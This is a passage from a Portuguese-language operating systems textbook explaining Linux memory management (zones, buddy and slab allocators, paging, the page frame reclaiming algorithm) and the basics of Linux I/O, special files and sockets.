
Como a memória física é dividida em zonas, para cada uma o Linux mantém um *descritor de zonas*. O

FIGURA 10.15 Representação da memória principal do Linux.

descritor de zonas contém informações sobre a utilização de memória dentro de cada uma, como o número de páginas ativas ou inativas, marcações altas e baixas e a serem usadas pelo algoritmo de substituição de páginas descrito posteriormente neste capítulo, assim como muitos outros campos.

Além disso, um descritor de zona contém um arranjo de áreas livres. O *i*-ésimo elemento nesse arranjo identifica o primeiro descritor de página do primeiro bloco de 2^i páginas livres. Como pode haver mais de um bloco de 2^i páginas livres, o Linux usa o par de ponteiros descritores de páginas em cada elemento de page para ligá-los. Essa informação é usada nas operações de alocação de memória. Na Figura 10.15, free_area[0], que identifica todas as áreas livres da memória principal consistindo de apenas um quadro de página (tendo em vista que 2^0 é um), aponta para a página 70, a primeira das três áreas livres. Os outros blocos livres de tamanho um podem ser alcançados através de ligações em cada um dos descritores de páginas.

Por fim, como o Linux é portátil para arquiteturas NUMA (onde diferentes endereços de memória têm diferentes tempos de acesso), a fim de distinguir entre a memória física em diferentes nodos (e evitar alocar estruturas de dados através deles), é usado um *descritor de nodos*. Cada descritor de nodos contém informações sobre o uso de memória e zonas naquele nodo em particular. Em plataformas UMA, o Linux descreve toda a memória por meio de um descritor de nodo. Os primeiros bits dentro de cada descritor de página são usados para identificar o nodo e a zona à qual o quadro de página pertence.

A fim de que o mecanismo de paginação seja eficiente tanto nas arquiteturas de 32 quanto nas de 64 bits, o Linux faz uso de um esquema de paginação de quatro níveis. Um esquema de paginação de três níveis, originalmente colocado no sistema para o Alpha, foi expandido após o Linux 2.6.10, e já na versão 2.6.11 é usado um esquema de paginação de quatro níveis. Cada endereço virtual é dividido em cinco campos, como mostrado na Figura 10.16. Os campos dos diretórios são usados como um índice para o diretório de páginas apropriado, do qual há um privado para cada processo. O valor encontrado é um ponteiro para um dos diretórios do nível seguinte, que são novamente indexados por um campo do endereço virtual. A entrada selecionada no diretório da página do meio aponta para a tabela de página final, que é indexada pelo campo de página do endereço virtual. A entrada encontrada aqui aponta para a página necessária. No Pentium, que usa a paginação de dois

FIGURA 10.16 O Linux usa tabelas de páginas de quatro níveis.

níveis, cada diretório superior e do meio da página tem apenas uma entrada, então a entrada de diretório global efetivamente escolhe a tabela de página a ser usada. De modo similar, a paginação de três níveis pode ser usada quando necessário, estabelecendo o tamanho do campo do diretório de página superior para zero.

A memória física é usada para várias finalidades. O núcleo em si está completamente fixado; nenhuma parte dele jamais é paginada para fora. O resto da memória está disponível para páginas do usuário, a cache de paginação e outras finalidades. A cache da página contém páginas com blocos de arquivos que foram recentemente lidos ou foram lidos antecipadamente na expectativa de serem usados em um futuro próximo, ou páginas de blocos de arquivos que precisam ser escritas para o disco, como aquelas que foram criadas a partir de processos de modo usuário que foram movidas para o disco. Ela é dinâmica em tamanho e compete pelo mesmo conjunto de páginas que os processos do usuário. A cache de paginação não é realmente uma cache separada, mas simplesmente o conjunto de páginas do usuário que não são mais necessárias e estão esperando para serem paginadas para fora. Se uma página na cache de paginação é reutilizada antes de ser expulsa da memória, ela pode ser recuperada rapidamente.

Além disso, o Linux dá suporte a módulos dinamicamente carregados, mais comumente drivers de dispositivos. Esses podem ser de tamanhos arbitrários e cada um deve ser alocado a um fragmento contíguo de memória do núcleo. Como uma consequência direta dessas exigências, o Linux gerencia a memória física de tal maneira que ele pode adquirir um fragmento de tamanho arbitrário da memória conforme sua vontade. O algoritmo que ele usa é conhecido como o algoritmo companheiro (buddy) e é descrito a seguir.


Mecanismos de alocação de memória

O Linux da suporte a diversos mecanismos para alocação da memória. O principal mecanismo para alocação de novos quadros de páginas de memória física é o **alocador de páginas**, que opera usando o conhecido **algoritmo companheiro** (**buddy algorithm**).

A ideia básica para o gerenciamento de um bloco de memória é a seguinte: inicialmente, a memória consiste em um único fragmento contíguo, 64 páginas no exemplo simples da Figura 10.17(a). Quando chega uma solicitação para a memória, ela primeiro é arredondada para uma potência de 2, digamos oito páginas. O bloco de memória inteiro é dividido pela metade, como mostrado em (b). Como cada um desses fragmentos ainda é grande demais, o fragmento mais baixo é dividido pela metade novamente (c) e novamente (d). Agora temos um bloco do tamanho correto, então ele é alocado para o chamador, como mostra o sombreado em (d).

Agora suponha que uma segunda solicitação chegue para oito páginas. Isso pode ser satisfeito diretamente agora (e). A essa altura uma terceira solicitação chega para quatro páginas. O menor bloco disponível é dividido (f) e metade dele é reivindicada (g). Em seguida, o segundo dos blocos de 8 páginas é liberado (h). Por fim, o outro bloco de oito páginas é liberado. Tendo em vista que dois blocos de oito páginas recém-liberados vieram do mesmo bloco de 16 páginas, eles são fundidos para conseguir de volta o bloco de 16 páginas (i).

O Linux gerencia a memória usando o algoritmo companheiro, com a característica adicional de ter um arranjo no qual o primeiro elemento é o cabeçalho da lista de blocos do tamanho de 1 unidade, o segundo elemento é o cabeçalho de uma lista de blocos de tamanho de 2 unidades, o elemento seguinte aponta para

FIGURA 10.17 Operação do algoritmo companheiro.

blocos de 4 unidades, e assim por diante. Dessa maneira, qualquer bloco na potência de 2 pode ser encontrado rapidamente.

Esse algoritmo leva a uma fragmentação interna considerável, pois se você quiser um bloco de 65 páginas, você precisa pedir e receber um bloco de 128 páginas.

A fim de amenizar esse problema, o Linux tem uma segunda alocação de memória, o **alocador de fatias (slabs)**, que obtém blocos usando o algoritmo companheiro, mas então corta fatias (unidades menores) a partir deles e gerencia as unidades menores separadamente.

Tendo em vista que o núcleo frequentemente cria e destrói objetos de um determinado tipo (por exemplo, *task_struct*), ele conta com as chamadas **caches de objetos**. Essas caches consistem de ponteiros para uma ou mais fatias que podem armazenar uma série de objetos do mesmo tipo. Cada uma das fatias pode estar cheia, parcialmente cheia ou vazia.

Por exemplo, quando o núcleo precisa alocar um novo descritor de processo, isto é, um novo *task_struct*, ele procura na cache por estruturas de tarefas, e primeiro tenta encontrar uma fatia parcialmente cheia e alocar o novo objeto *task_struct* ali. Se nenhuma fatia estiver disponível, ele procura através de uma lista de fatias vazias. Por fim, se necessário, ele alocará uma nova fatia, colocará a nova estrutura de tarefa ali e ligará essa fatia com a cache de objetos de estrutura de tarefa. O serviço de núcleo kmalloc, que aloca regiões da memória fisicamente contíguas no espaço de endereçamento do núcleo, é na realidade construído sobre a interface da cache de objetos e fatias descritos aqui.

Um terceiro alocador de memória, vmalloc, também está disponível e é usado quando a memória solicitada precisa ser contígua somente no espaço virtual, não na memória física. Na prática, isso é verdade para a maior parte da memória solicitada. Uma exceção consiste em dispositivos, que vivem do outro lado do barramento de memória e da unidade de gerenciamento da memória e, portanto, não compreendem endereços virtuais. No entanto, o uso de vmalloc resulta em alguma degradação de desempenho, e é usado fundamentalmente para alocar grandes quantidades de espaço de endereçamento virtual, como para inserir dinamicamente módulos de núcleo. Todos esses alocadores de memória são derivados daqueles no System V.

Representação do espaço de endereçamento virtual

O espaço de endereçamento virtual é dividido em áreas ou regiões homogêneas, contíguas e alinhadas por páginas. Isto é, cada área consiste em uma sequência de páginas consecutivas com a mesma proteção e propriedades de paginação. O segmento de texto e arquivos mapeados são exemplos de áreas (ver Figura 10.13). Pode haver brechas no espaço de endereçamento virtual entre as áreas. Qualquer referência de memória a uma brecha resulta em uma falta de página fatal. O tamanho da página é fixo, por exemplo, 4 KB para o Pentium e 8 KB para o Alpha. Começando com o Pentium, o suporte para quadros de páginas de 4 MB foi adicionado. Em arquiteturas de 64 bits recentes, o Linux pode dar suporte a **páginas gigantes** de 2 MB ou 1 GB cada. Além disso, em um modo **PAE** (**Physical Address Extension** — Extensão de endereço físico), que é usado em determinadas arquiteturas de 32 bits para aumentar o espaço de endereçamento do processo para além de 4 GB, são suportados os tamanhos de páginas de 2 MB.

Cada área é descrita no núcleo por uma entrada *vm_area_struct*. Todos os *vm_area_structs* para um processo estão ligados juntos em uma lista ordenada pelos endereços virtuais, de maneira que todas as páginas podem ser encontradas. Quando a lista fica longa demais (mais de 32 entradas), é criada uma árvore para acelerar a sua busca. A entrada *vm_area_struct* lista

as propriedades da área. Essas propriedades incluem o modo de proteção (por exemplo, somente leitura ou leitura/escrita), se ela está fixada na memória (não paginável), e em que direção ela cresce (para cima para segmentos de dados, para baixo para pilhas).

O *vm_area_struct* também registra se a área é privada para o processo ou é compartilhada com um ou mais processos. Após um fork, o Linux faz uma cópia da lista de área para o processo filho, mas configura o pai e o filho para apontarem para as mesmas tabelas de páginas. As áreas são marcadas como de leitura/escrita, mas as páginas em si são marcadas como somente de leitura. Se qualquer um dos processos tenta escrever em uma página, ocorre uma falha de proteção e o núcleo vê que a área é logicamente passível de ser escrita, mas a página não, então ele dá ao processo uma cópia da página e a marca como de leitura/escrita. É por esse mecanismo que a cópia na escrita é implementada.

A *vm_area_struct* também registra se a área tem armazenamento de apoio no disco designado e, se afirmativo, onde. Segmentos de texto usam o binário executável como armazenamento de apoio e arquivos mapeados na memória usam o arquivo de disco como armazenamento de apoio. Outras áreas, como a pilha, não têm armazenamento de apoio designado até serem paginadas para fora.

Um descritor de memória de nível superior, *mm_struct*, reúne informações sobre todas as áreas de memória virtual pertencente a um espaço de endereçamento, informações sobre os diferentes segmentos (textos, dados, pilha), sobre os usuários que compartilham esse endereço, e assim por diante. Todos os elementos de *vm_area_struct* de um espaço de endereçamento podem ser acessados através de seu descritor de memória de duas maneiras. Primeiro, eles são organizados em listas encadeadas ordenadas por endereços de memória virtual. Essa maneira é útil quando todas as áreas de memória virtual precisam ser acessadas, ou quando o núcleo está procurando uma região da memória virtual de um tamanho específico. Além disso, as entradas *vm_area_struct* são organizadas em uma árvore "rubro-negra" binária, uma estrutura de dados otimizada para rápidas procuras. Esse método é usado quando uma memória virtual específica precisa ser acessada. Ao capacitar o acesso a elementos do espaço de endereçamento do processo através desses dois métodos, o Linux usa mais estado por processo, mas permite diferentes operações de núcleo para usar o método do acesso que for mais eficiente para a tarefa com que ele estiver lidando.

10.4.4 Paginação no Linux

Os primeiros sistemas UNIX contavam com um **processo trocador (swapper)** para mover processos inteiros entre a memória e o disco sempre que nem todos os processos ativos pudessem se encaixar na memória física. O Linux, assim como outras versões modernas do UNIX, não move mais processos inteiros. A principal unidade de gerenciamento de memória é uma página, e quase todos os componentes de gerenciamento de memória operam em uma granularidade de páginas. O subsistema de troca também opera em granularidades de páginas e está estreitamente acoplado com o **algoritmo de recuperação de quadros de páginas** (page frame reclaiming algorithm), descrito mais tarde nesta seção.

A ideia básica por trás da paginação no Linux é simples: um processo não precisa estar todo na memória a fim de ser executado. Tudo o que realmente se exige é a estrutura do usuário e as tabelas de páginas. Se elas forem colocadas na memória, o processo é considerado "na memória" e pode ser escalonado para executar. As páginas do texto, dados e segmentos de pilha são trazidos dinamicamente, um de cada vez, à medida que são referenciados. Se a estrutura do usuário e a tabela de página não estiverem na memória, o processo não poderá ser executado até que o trocador as traga.

A paginação é implementada em parte pelo núcleo e em parte por um novo processo chamado de **daemon de paginação**. O daemon de paginação é o processo 2 (o processo 0 é o processo ocioso — tradicionalmente chamado de trocador, swapper — e o processo 1 é *init*, como mostrado na Figura 10.11). Como todos os daemons, o daemon de paginação executa periodicamente. Uma vez desperto, ele procura à sua volta para ver se há trabalho para fazer. Se ele vê que o número de páginas na lista de páginas da memória livres está baixo demais, ele começa a liberar mais.

O Linux é um sistema que trabalha inteiramente por paginação por demanda, sem pré-paginação ou conceito de conjunto de trabalho (embora exista uma chamada na qual um usuário pode dar uma dica de que determinada página será necessária logo, na esperança de que ela esteja lá quando necessário). Segmentos de texto e arquivos mapeados são paginados para seus arquivos respectivos no disco. Tudo mais é paginado para a partição de paginação (se presente) ou um dos arquivos de paginação de comprimento fixo, chamados de **área de troca**. Os arquivos de paginação podem ser adicionados e removidos dinamicamente, e cada um tem uma prioridade. A paginação para uma partição separada, acessada como um dispositivo bruto, é mais eficiente

do que a paginação para um arquivo por diversas razões. Primeiro, o mapeamento entre blocos de arquivos e blocos de disco não é necessário (poupa a leitura indireta de blocos pela E/S do disco). Segundo, as escritas físicas podem ser de qualquer tamanho, não apenas do tamanho do bloco do arquivo. Terceiro, uma página é sempre escrita contiguamente ao disco; com um arquivo de paginação, isso pode ou não acontecer.

Páginas não são alocadas no dispositivo de paginação ou partição até que elas sejam necessárias. Cada dispositivo começa com um mapa de bits dizendo quais páginas estão livres. Quando uma página sem armazenamento de apoio precisa ser jogada para fora da memória, é escolhida a partição de paginação de mais alta prioridade ou arquivo que ainda tem espaço e uma página é alocada para ela. Normalmente, a partição de paginação, se presente, tem uma prioridade mais alta do que qualquer arquivo de paginação. A tabela de páginas é atualizada para refletir que a página não está mais presente na memória (por exemplo, o bit página não presente é configurado) e a localização do disco é escrita na entrada da tabela de páginas.

Algoritmo de recuperação de quadros de páginas

A substituição de páginas funciona da seguinte forma: o Linux tenta manter algumas páginas livres de maneira que elas possam ser recuperadas conforme a necessidade. É claro, esse conjunto deve ser continuamente reabastecido. O **algoritmo de recuperação de quadros de páginas** (page frame reclaiming algorithm — **PFRA**) realiza isso.

Antes de tudo, o Linux distingue entre quatro tipos diferentes de páginas: *não recuperáveis, trocáveis, sincronizáveis* e *descartáveis*. Páginas não recuperáveis, que incluem páginas reservadas ou bloqueadas, pilhas do modo núcleo e afins, não podem ser paginadas para fora da memória. Páginas trocáveis devem ser escritas de volta para a área de troca ou na partição de paginação do disco antes que a página seja recuperada. Páginas sincronizáveis devem ser escritas de volta para o disco se elas forem marcadas como sujas. Por fim, páginas descartáveis podem ser recuperadas imediatamente.

No momento da inicialização, *init* começa como um daemon de paginação, *kswapd*, para cada nodo de memória, e os configura para executar periodicamente. Cada vez que *kswapd* desperta, ele confere para ver se há páginas livres suficientes disponíveis, comparando as marcações baixa e alta com o uso de memória atual para cada zona de memória. Se houver memória suficiente, ele volta a dormir, embora possa ser despertado cedo se mais páginas subitamente forem necessárias. Se a memória disponível para qualquer uma das zonas cair um dia abaixo de um limiar, *kswapd* inicia o algoritmo de recuperação de quadros de páginas. Durante cada execução, apenas um determinado número de páginas alvo é recuperado, em geral um máximo de 32. Esse número é limitado para controlar a pressão sobre E/S (o número de escritas de disco criadas durante as operações de PFRA). Tanto o número de páginas recuperadas quanto o número total de páginas escaneadas são parâmetros configuráveis.

Cada vez que o FRPA executa, ele primeiro tenta recuperar páginas fáceis, então procede com as mais difíceis. Muitas pessoas colhem as frutas mais baixas primeiro também. Páginas descartáveis e não referenciadas podem ser recuperadas imediatamente movendo-as para a lista de livres da zona. Em seguida, ele procura por páginas com armazenamento de apoio que não foram referenciadas recentemente, usando um algoritmo similar ao do relógio. Em seguida são as páginas compartilhadas que nenhum dos usuários parece estar usando muito. O desafio com as páginas compartilhadas é que, se uma entrada de página for recuperada, as tabelas de páginas de todos os espaços de endereçamento originalmente compartilhando aquela página devem ser atualizadas de maneira síncrona. O Linux mantém estruturas de dados eficientes semelhantes a árvores para encontrar facilmente todos os usuários de uma página compartilhada. Páginas ordinárias do usuário são procuradas em seguida, e se escolhidas para serem expulsas, elas devem ser programadas para escrita na área de troca. A **agressividade da troca de páginas** (swappiness) do sistema, isto é, o índice de páginas com armazenamento de apoio em relação às páginas que precisam ser trocadas selecionadas durante PFRA, é um parâmetro ajustável do algoritmo. Por fim, se uma página for inválida, estiver ausente da memória, for compartilhada, fixada na memória, ou estiver sendo usada para DMA, ela é pulada.

O PFRA usa um algoritmo semelhante ao do relógio para selecionar páginas antigas para expulsão dentro de uma determinada categoria. No núcleo desse algoritmo, há um laço que varre as listas ativas e inativas de cada zona, tentando recuperar diferentes tipos de páginas, com diferentes urgências. O valor de urgência é passado como um parâmetro dizendo ao procedimento quanto esforço despender para recuperar algumas páginas. Em geral, isso significa quantas páginas inspecionar antes de desistir.

Durante o PFRA, as páginas são movidas entre as listas ativas e inativas na maneira descrita na Figura 10.18.

Para manter alguma heurística e tentar encontrar páginas que não foram referenciadas, sendo improvável que sejam necessárias em um futuro próximo, o PFRA mantém duas flags por página: ativa/inativa e referenciada ou não. Essas duas flags codificam quatro estados, como mostrado na Figura 10.18. Durante a primeira varredura de um conjunto de páginas, PFRA primeiro limpa seus bits de referência. Se durante a segunda execução sobre a página ficar determinado que ela foi referenciada, ela é avançada para outro estado, do qual é menos provável que seja recuperada. De outra maneira, a página é movida para um estado de onde ela tem uma probabilidade maior de ser expulsa.

Páginas na lista inativa, que não foram referenciadas desde a última vez que foram inspecionadas, são as melhores candidatas para a expulsão. Elas são páginas com o *PG_active* e o *PG_referenced* configurados para zero na Figura 10.18. No entanto, se necessário, as páginas podem ser recuperadas mesmo que estiverem em alguns outros estados. As setas *refill* na Figura 10.18 ilustram esse fato.

A razão de a PRFA manter páginas na lista inativa embora elas possam ter sido referenciadas é evitar situações como a seguinte: considere um processo que faz acessos periódicos a diferentes páginas, com um período de 1 hora. Uma página acessada desde o último laço terá sua flag de referência configurada. No entanto, como ela não será necessária novamente pela próxima hora, não há razão para não a considerar uma candidata a reivindicação.


Um aspecto do sistema de gerenciamento de memória que ainda não mencionamos é um segundo daemon, *pdflush*, na realidade um conjunto de threads de daemon de segundo plano. Os threads *pdflush* (1) despertam periodicamente, em geral a cada 500 ms, para escrever de volta para o disco páginas sujas muito antigas, ou (2) são explicitamente despertas pelo núcleo quando os níveis de memória disponíveis caem abaixo de um determinado limiar, para escrever de volta para o disco páginas sujas da cache de páginas. Em **modo laptop**, a fim de conservar a vida da bateria, páginas sujas são escritas para o disco sempre que threads *pdflush* são despertos. Páginas sujas também podem ser escritas para o disco em solicitações explícitas por sincronização, através de chamadas de sistema como sync, fsync ou fdatasync. Versões mais antigas do Linux usavam dois daemons separados: *kupdate*, para escrever de volta páginas antigas, e *bdflush*, para escrever de volta páginas em condições de pouca memória. No núcleo 2.4, essa funcionalidade foi integrada nos threads *pdflush*. A escolha de múltiplos threads foi feita a fim de esconder longas latências de disco.

10.5 Entrada/saída no Linux

O sistema de E/S no Linux é relativamente simples e o mesmo que em outros UNICES. Basicamente, todos os dispositivos de E/S são feitos para parecer arquivos e são acessados como tais com as mesmas chamadas de sistema read e write usadas para acessar todos os arquivos comuns. Em alguns casos, parâmetros de dispositivos precisam ser configurados, e isso é feito com o uso de uma chamada de sistema especial. Estudaremos essas questões nas seções a seguir.

10.5.1 Conceitos fundamentais

Assim como todos os computadores, aqueles executando com Linux têm dispositivos de E/S como discos, impressoras e redes conectados a eles. Alguma maneira

FIGURA 10.18 Estados de páginas considerados pelo algoritmo de recuperação de quadros de páginas.

é necessária para permitir que esses programas acessem esses dispositivos. Embora várias soluções sejam possíveis, a solução do Linux é integrar os dispositivos em um sistema de arquivos nos chamados **arquivos especiais**. Cada dispositivo de E/S é associado a um nome de caminho, normalmente em */dev*. Por exemplo, um disco pode ser */dev/hd1*, uma impressora pode ser */dev/lp*, e a rede pode ser */dev/net*.

Esses arquivos especiais podem ser acessados da mesma maneira que quaisquer outros. Nenhum comando especial ou chamada de sistema é necessário. As chamadas de sistema usuais open, read e write funcionarão bem. Por exemplo, o comando

```
cp file /dev/lp
```

copia *file* para a impressora, fazendo que ele seja impresso (presumindo que o usuário tenha permissão para acessar */dev/lp*). Programas podem abrir, ler e escrever arquivos especiais exatamente da mesma maneira que eles fazem com arquivos regulares. Na realidade, *cp* do exemplo não tem nem consciência de que está imprimindo. Dessa maneira, nenhum mecanismo especial é necessário para fazer E/S.

Arquivos especiais são divididos em duas categorias, bloco e caractere. Um **arquivo especial de bloco** é aquele que consiste em uma sequência de blocos numerados. A propriedade fundamental do arquivo especial de bloco é que cada em pode ser individualmente endereçado e acessado. Em outras palavras, um programa pode abrir um arquivo especial de bloco e ler, digamos, o bloco 124 sem primeiro ter de ler os blocos 0 a 123. Arquivos de blocos especiais são tipicamente usados para discos.

Arquivos especiais de caracteres são normalmente usados para dispositivos que realizam a entrada ou saída de um fluxo de caracteres. Teclados, impressoras, redes, mouses, plotters e a maioria dos outros dispositivos de E/S que aceitam ou produzem dados para as pessoas usam arquivos especiais de caracteres. Não é possível (ou mesmo significativo) buscar o bloco 124 em um mouse.

Associado com cada arquivo especial há um driver do dispositivo que lida com o dispositivo correspondente. Cada driver tem o que é chamado de um número de **dispositivo principal,** que serve para identificá-lo. Se um driver suporta múltiplos dispositivos, digamos, dois discos do mesmo tipo, cada disco tem um número de **dispositivo secundário** que o identifica. Juntos, os números de dispositivos principal e secundário especificam unicamente cada dispositivo de E/S. Em alguns casos, um único driver lida com dois dispositivos relacionados de perto. Por exemplo, o driver correspondendo aos controles */dev/tty* controlam tanto o teclado quanto a tela, muitas vezes pensados como um único dispositivo, o terminal.


Embora a maioria dos arquivos especiais não possa ser acessada aleatoriamente, eles muitas vezes precisam ser controlados de uma maneira que os arquivos especiais de blocos não podem. Considere, por exemplo, uma entrada digitada no teclado e exibida na tela. Quando um usuário comete um erro de digitação e quer apagar o último caractere digitado, ele pressiona alguma tecla. Algumas pessoas preferem usar a tecla de backspace, e outras a DEL. Similarmente, para apagar a linha inteira recém-digitada, existem muitas convenções. Tradicionalmente @ era usado, mas com a disseminação do e-mail (que usa @ dentro do endereço de e-mail), muitos sistemas adotaram CTRL-U ou algum outro caractere. Da mesma maneira, a fim de interromper o programa em execução, alguma tecla especial precisa ser pressionada. Aqui, também, pessoas diferentes têm preferências diferentes. CTRL-C é uma escolha comum, mas não é universal.

Em vez de fazer uma escolha e forçar a todos usá-la, o Linux permite que todas essas funções especiais e muitas outras sejam customizadas pelo usuário. Uma chamada de sistema especial geralmente é fornecida para configurar essas opções. A chamada de sistema também lida com a expansão da tecla tab, habilitação e desabilitação do eco de caracteres, conversão entre retorno de carro e avanço de linha, e itens similares. A chamada de sistema não é permitida em arquivos regulares ou arquivos especiais de bloco.

10.5.2 Transmissão em redes

Outro exemplo de E/S é a transmissão em redes, como introduzida pelo UNIX de Berkeley e aproveitada quase completamente pelo Linux. O conceito fundamental no projeto de Berkeley é o **soquete**. Soquetes são análogos a caixas de correio e soquetes de telefones fixos nas paredes no sentido de que permitem que os usuários realizem uma interface com a rede, da mesma maneira que as caixas de correio permitem que as pessoas realizem uma interface com o sistema postal e os soquetes de telefones fixos nas paredes permitem que as pessoas conectem telefones ao sistema telefônico. A posição dos soquetes é mostrada na Figura 10.19.

Soquetes podem ser criados e destruídos dinamicamente. A criação de um soquete retorna um descritor de

FIGURA 10.19 O uso de soquetes na transmissão em redes.

arquivos, que é necessário para estabelecer uma conexão, ler e escrever dados, e liberar a conexão.

Cada soquete suporta um tipo particular de transmissão em redes, especificado quando o soquete é criado. Os tipos mais comuns são

1. Fluxo confiável de bytes orientado à conexão.
2. Fluxo confiável de pacotes orientado à conexão.
3. Transmissão não confiável de pacotes.

O primeiro tipo de soquete permite que dois processos em diferentes máquinas estabeleçam o equivalente de um pipe entre eles. Bytes são bombeados para dentro em uma extremidade e saem na mesma ordem na outra. O sistema garante que todos os bytes enviados cheguem corretamente na mesma ordem que foram enviados.

O segundo tipo é bastante similar ao primeiro, exceto por preservar os limites dos pacotes. Se o emissor fizer cinco chamadas separadas para write, cada uma com 512 bytes, e o receptor pedir por 2.560 bytes, com um soquete tipo 1 todos os 2.560 bytes serão retornados ao mesmo tempo. Com um soquete tipo 2, apenas 512 bytes serão retornados. Mais quatro chamadas são necessárias para conseguir o resto. O terceiro tipo de soquete é usado para dar ao usuário acesso aos recursos de baixo nível da rede. Esse tipo é especialmente útil para aplicações em tempo real, e para aquelas situações nas quais o usuário quer implementar um esquema de tratamento de erros especializado. Pacotes podem ser perdidos ou reordenados pela rede. Não há garantias, como nos primeiros dois casos. A vantagem desse modo é um desempenho melhor, o que às vezes predomina sobre a confiabilidade (por exemplo, para transmissão multimídia, na qual a rapidez conta muito mais do que estar certo).

Quando um soquete é criado, um dos parâmetros especifica o protocolo a ser usado para ele. Para fluxos de bytes confiáveis, o protocolo mais popular é o **TCP** (**Transmission Control Protocol** — Protocolo de Controle de Transmissão). Para a transmissão orientada por pacotes não confiável, **UDP** (**User Datagram Protocol** — Protocolo de datagrama do usuário) é a escolha usual. Ambos são executados sobre o **IP** (**Internet Protocol** — Protocolo da Internet). Todos esses protocolos surgiram com o ARPANET do Departamento de Defesa dos Estados Unidos, e agora formam a base da internet. Não há um protocolo comum para fluxos de pacotes confiáveis.

Antes que um soquete possa ser usado para a transmissão em redes, ele deve ter um endereço ligado a ele. Esse endereço pode ser um de vários domínios de nomes. O mais comum é o domínio de nomes da internet, que usa inteiros de 32 bits para nomear os pontos da rede na Versão 4 e inteiros de 128 bits na Versão 6 (a Versão 5 foi um sistema experimental que jamais chegou a dar certo).

Assim que os soquetes tiverem sido criados tanto nos computadores fonte quanto nos computadores de destino, uma conexão poderá ser estabelecida entre eles (para a comunicação orientada pela conexão). Uma parte faz uma chamada de sistema listen em um soquete local, que cria um buffer e bloqueia até que os dados cheguem. A outra faz uma chamada de sistema connect, dando como parâmetros o descritor de arquivos para um soquete local e o endereço de um soquete remoto. Se a parte remota aceita a chamada, o sistema então estabelece uma conexão entre os soquetes.

Uma vez que uma conexão tenha sido estabelecida, ela funciona de maneira análoga a um pipe. Um processo pode ler e escrever a partir dela usando o descritor de arquivos para seu soquete local. Quando a conexão não for mais necessária, ela poderá ser fechada do jeito de sempre, através de uma chamada de sistema close.

10.5.3 Chamadas de sistema para entrada/saída no Linux

Cada dispositivo de E/S em um sistema Linux geralmente tem um arquivo especial associado com ele. A maior parte da E/S pode ser feita apenas usando o arquivo apropriado, eliminando assim a necessidade para chamadas de sistema especiais. Mesmo assim, às vezes há uma necessidade por algo que seja específico do dispositivo. Antes do POSIX a maioria dos sistemas UNIX tinha uma chamada de sistema ioctl que realizava um grande número de ações específicas dos dispositivos em arquivos especiais. Com o passar dos anos, ela tornou-se muito confusa. O POSIX arrumou-a dividindo suas funções em chamadas de funções separadas fundamentalmente para dispositivos terminais. No Linux e sistemas UNIX modernos, se cada uma é uma chamada de sistema separada, se elas compartilham uma única chamada de sistema, ou algo diferente, é dependente de implementação.

